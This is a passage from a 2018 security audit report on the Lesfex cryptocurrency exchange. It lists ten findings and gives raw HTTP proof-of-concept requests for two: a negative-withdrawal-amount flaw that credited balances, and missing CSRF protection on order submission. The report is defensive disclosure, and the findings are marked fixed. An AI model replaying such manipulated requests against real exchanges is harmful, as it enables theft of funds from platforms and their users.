coinspect

LESFEX

DIGITAL ASSET EXCHANGE

1. Table of Contents

2. Executive Summary

On April 2018, Octanox engaged Coinspect to perform a security audit of the Lesfex Cryptocurrency Exchange. The objective of the audit requested by Octanox was to evaluate the security of the Lesfex web application.

During the assessment, Coinspect identified the following issues:

Critical-Risk	High-Risk	Medium Risk	Low Risk
1	**1**	**4**	**4**

The critical and high-risk issues identified during the assessment could be exploited to attack either Lesfex users or the Lesfex Cryptocurrency Exchange itself.

Coinspect affirms that the overall security posture of the Lesfex platform lacks some important security controls and encourages Octanox to fix/solve all issues reported in this document and perform further security exercises to ensure the assets stored and managed by the platform remain secure at all times.

3. Summary Of Findings

ID	Description	Risk
LFX-01	Negative Withdrawal Amount Increments Balance	Critical
LFX-02	Lack of Cross-Site Request Forgery Protections	High
LFX-03	Reflected Cross-site Scripting	Medium
LFX-04	Directory Browsing Enabled	Medium
LFX-05	Insecure Cookie Handling	Medium
LFX-06	No OOB/2FA Confirmation Required to Perform Withdrawals	Medium
LFX-07	TLS 1.0 is Insecure	Low
LFX-08	Weak Password Policy	Low
LFX-09	Change Password Does Not Terminate Sessions	Low
LFX-10	No Subresource Integrity for Third-party Code	Low

4. Introduction

This document constitutes Coinspect's final report for the Web Application Penetration Test performed on Octanox's Lexfex exchange, executed during the period of time that spans from April 23rd to April 27th, 2018.

The following sections describe the objectives of the tests performed, the scope of the work done and provide general conclusions and recommendations.

4.1. Objectives & Methodologies

Coinspect performed a Web Application Penetration Test to:

- Identify the surface of attack of the systems undergoing the Penetration Testing exercise.
- Identify the vulnerabilities of the systems undergoing the Penetration Testing exercise.
- Determine the feasibility of a particular set of attack vectors.
- Provide evidence of real status of the systems to the management of the company.

Among the checks performed over the Web Application, the following checks related to the most common vulnerabilities (OWASP Top 10) were included:

A1 - Injection: Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

A2 - Broken Authentication: Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.

A3 - Sensitive Data Exposure: Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.

A4 - XML External Entities (XXE): Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.

A5 - Broken Access Control: Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

A6 - Security Misconfiguration: Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched/upgraded in a timely fashion.

A7 - Cross-Site Scripting (XSS): XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

A8 - Insecure Deserialization: Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.

A9 - Using Components with Known Vulnerabilities: Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

A10 - Insufficient Logging & Monitoring: Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

As a baseline for testing the OWASP Application Security Verification Standard 3.0 was used and the security verification level applied was ASVS Level 1 (Opportunistic).

4.2. Scope

The consultants performed a Web Application penetration testing exercise on the following web page:

- https://lesfex.com/

Two user accounts were provided by Octanox for testing with some initial currencies in their account balance, and some extra users were registered by Coinspect consultants in order to test the registration and forgot password functionality.

Octanox staff whitelisted Coinspect IP addresses to allow them to connect to the application during the testing exercises.

5. Findings

LFX-01	Negative Withdrawal Amount Increments Balance	
Total Risk Critical	Impact High	Location https://lesfex.com/deposits/withdraw
	Likelihood Low	Category Input Validation
	Fixed Yes	Negative amounts are not longer accepted.


Description

The application allows users to make negative transfers and increase the amount of cryptocurrency available to them for exchange operations.

The attack works by requesting a funds transfer with a valid “destination” address and a negative value on the amount. As a result, the attacker's account is updated with that value deposited instead of withdrawn.
An attacker may max out his balance and then transfer those coins to another blockchain address outside the exchange.

Affected Coins:
Octanox (OTX), Light Years (LYS), IOStoken (IOST), StakeIt (STAKE), BananaCoin (BCO), ONZ Coin (ONZ), Litecoin (LTC), Bitcoin (BTC)

The following proof of concept shows how an account that had an available balance of 81 OTX, increases substantially its balance.



Withdraw

Available Balance: 81.00000000 OTX

OTX -1000000.00000000

To Address

@ 3PK69CEj3ELRnPcsw7Fk87KPmV5cDQpgrLy

Fees

OTX 0.10000000


Total

OTX 81.10000000


Send

Close

Coinspect entered a negative amount on the withdraw request and the system accepted the transfer. The images below confirm this behavior.




```
POST /btc2testingxssssssssss/deposits/withdraw HTTP/1.1
Host: lesfex.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://lesfex.com/btc2testingxssssssssss/deposits
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 105
Cookie: __cfduid=d0ba2d3d21338d9cf93ff13b0aeacd6851524491346; _ga=GA1.2.1984753459.1524496072;
_gid=GA1.2.270104766.1524496072; chch-PSI=8C95FABE04AC3851F857EFF4F28AF025; chch-RU=1;
__zlcmid=m5hI7jVJNmJdQu; lesfex021_front_session_=vnnqed34d485eusslart6sqnbj0vqa9k;
LESFEX_CHATWEE=8C95FABE04AC3851F857EFF4F28AF025;
NB=%7B%22chatwee%22%3A%7B%22opened%22%3Atrue%2C%22splitter%22%3A%7B%22controlBar%22%3A%7B%22soun
dEnabled%22%3Atrue%7D%2C%22userListVerticalRatio%22%3A0.25%2C%22userListVisible%22%3Afalse%7D%2C
%22compactWindowsManager%22%3A%7B%22currentWindowUserId%22%3Anull%2C%22windowContainerVisible%22
%3Atrue%2C%22windows%22%3A%7B%7D%7D%7D%7D
Connection: close

data%5Bamount%5D=-20000.00000000&data%5Baddress%5D=3PK69CEj3ELRnPcsw7Fk87KPmV5cDQpgrLy&data%5Bco
inId%5D=5
```



```
HTTP/1.1 200 OK
Date: Thu, 26 Apr 2018 18:38:13 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: lesfex021_front_session_=vnnqed34d485eusslart6sqnbj0vqa9k; expires=Thu, 26-Apr-2018
20:38:13 GMT; Max-Age=7200; path=/; HttpOnly
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
X-Content-Type-Options: nosniff
Expect-CT: max-age=604800,
report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 411b2a440ca5678b-EZE
Content-Length: 55

{"message":"Sent successfully","messageType":"success"}
```


After clicking the “Check Balance” button the amount available for trading is changed to the new value that adds the amount used in the previous transaction:



Note : BTC and LTC withdrawals are manual from Cold Wallet , it will take some time to process

Coin Name	Ticker	Trading Balance	Trading Reserved	Withdraw Reserved	Deposit	Withdraw
Light Years	LYS	10.00000000	0.00000000	0.00000000	Deposit	Withdraw
IOStoken	IOST	10.00000000	0.00000000	0.00000000	Deposit	Withdraw
LeleCoin	LELE	10.00000000	0.00000000	0.00000000	Deposit	Withdraw
StakeIt	STAKE	10.00000000	0.00000000	0.00000000	Deposit	Withdraw
BananaCoin	BCO	10.00000000	0.00000000	0.00000000	Deposit	Withdraw
ONZ Coin	ONZ	10.00000000	0.00000000	0.00000000	Deposit	Withdraw
Oxycoin	OXY	0.00000000	0.00000000	0.00000000	Deposit	Withdraw
Rise	RISE	0.00000000	0.00000000	0.00000000	Deposit	Withdraw
Octanox	OTX	20080.80000000	88000.10000000	0.00000000	Deposit	Withdraw

The funds are not taken from the “destination” address but from another address that is disclosed in a server response when the amount to be transferred is set to a high number:



```
HTTP/1.1 200 OK
Date: Thu, 26 Apr 2018 18:52:01 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: lesfex021_front_session_=vnnqed34d485eusslart6sqnbj0vqa9k; expires=Thu,
26-Apr-2018 20:52:01 GMT; Max-Age=7200; path=/; HttpOnly
Vary: Accept-Encoding
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
X-Content-Type-Options: nosniff
Expect-CT: max-age=604800,
report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 411b3e7c189d67b5-EZE
Content-Length: 339

{"message":"State check failed. Reason: Attempt to transfer unavailable funds: Transaction
application leads to negative asset 'DxE8xbjHT7rXyRd2DMz5TnNNNC91Kz1SZ9k4dpH6X4JP' balance
to (at least) temporary negative state, current balance is 2375032391531, spends equals
-200000000000000, result is -197624967608469","messageType":"danger"}
```

Coinspect consultants used this method to increment the account balance illegitimately and then transfer the acquired coins to other wallets. The following links point to some of the transactions performed on-chain between the two test accounts:

- https://etherscan.io/tx/0x46398800f5c0e973c241bd5b48eeeb67b2ae38b009adfe5a78eeebd0b8ad2a5a (BananaCoin)
- https://etherscan.io/tx/0x004b6f196114027965f8c87d759a52c550829358f339ff085c71e35a7ecad039 (IOStoken)

Coinspect consultants noticed all transfers came from the same source wallet address, which is the exchange's hot wallet: 0xf59e34254b26b4419e0ca4d6afe26af69125d5b3. Attackers may at least use this attack vector to empty that wallet.

Recommendations

Always verify the amount to be transferred is positive and lower or equal to the user's wallet balance.

LFX-02 Lack of Cross-Site Request Forgery Protections

Total Risk High	Impact High	Location https://lesfex.com/api/SubmitOrder
	Likelihood Medium	Category Cross-Site Request Forgery
	Fixed Yes	Double submit cookies method was implemented


Description

Cross-Site Request Forgeries occur when web applications perform actions based on input from an authenticated user without requiring the user to authorize the specific action. A user that is authenticated by a cookie saved in his web browser could unknowingly send an HTTP request to a site that trusts him and thereby cause an unwanted action.


This attack works by including a link or script in a page that accesses a site to which the user is known or supposed to have authenticated. For example, one user, Bob, might be browsing a chat forum where another user, Alice, has posted a message with an image that links to Bob's bank. Suppose that, as the URL for the image tag, Alice has crafted a URL that submits a withdrawal form on Bob's bank's website. If Bob's bank keeps his authentication information in a cookie, and if the cookie hasn't expired, then Bob's browser attempts to load the image will submit the withdrawal form with his cookie, thus authorizing a transaction without Bob's approval.

We found that there is a lack of authenticity checks on the requests that a user issues to the server in order to perform sensitive operations such as the one described. This allows an attacker to trick the user into issuing undesired requests to the server, which is not able to verify if this request was issued willingly by the user and performs the sensitive action. For example, a user could be tricked into submitting a new buy or sell order.
In a real world scenario, an attacker may place an OTX sell order with an extremely high price in BTC and then trick the user into unwillingly accept that order and clear the account of funds.

The following screenshots show that no additional CSRF prevention header or mechanism is present. New buy/sell orders can be placed through a CSRF attack.



```
POST /btc2testingxssssssssss/api/SubmitOrder HTTP/1.1
Host: lesfex.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:58.0) Gecko/20100101
Firefox/58.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://lesfex.com/btc2testingxssssssssss/market/btc/otx
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 152
Cookie: __cfduid=d0ba2d3d21338d9cf93ff13b0aeacd6851524491346;
_ga=GA1.2.1984753459.1524496072; _gid=GA1.2.270104766.1524496072;
chch-PSI=0511917807DC2D25DB080287E2486CCE; chch-RU=1; __zlcmid=m5hI7jVJNmJdQu;
lesfex021_front_session_=t9jtkn91874rggfjou67oraumjsaqg6q;
LESFEX_CHATWEE=0511917807DC2D25DB080287E2486CCE;
NB=%7B%22chatwee%22%3A%7B%22opened%22%3Atrue%2C%22splitter%22%3A%7B%22controlBar%22
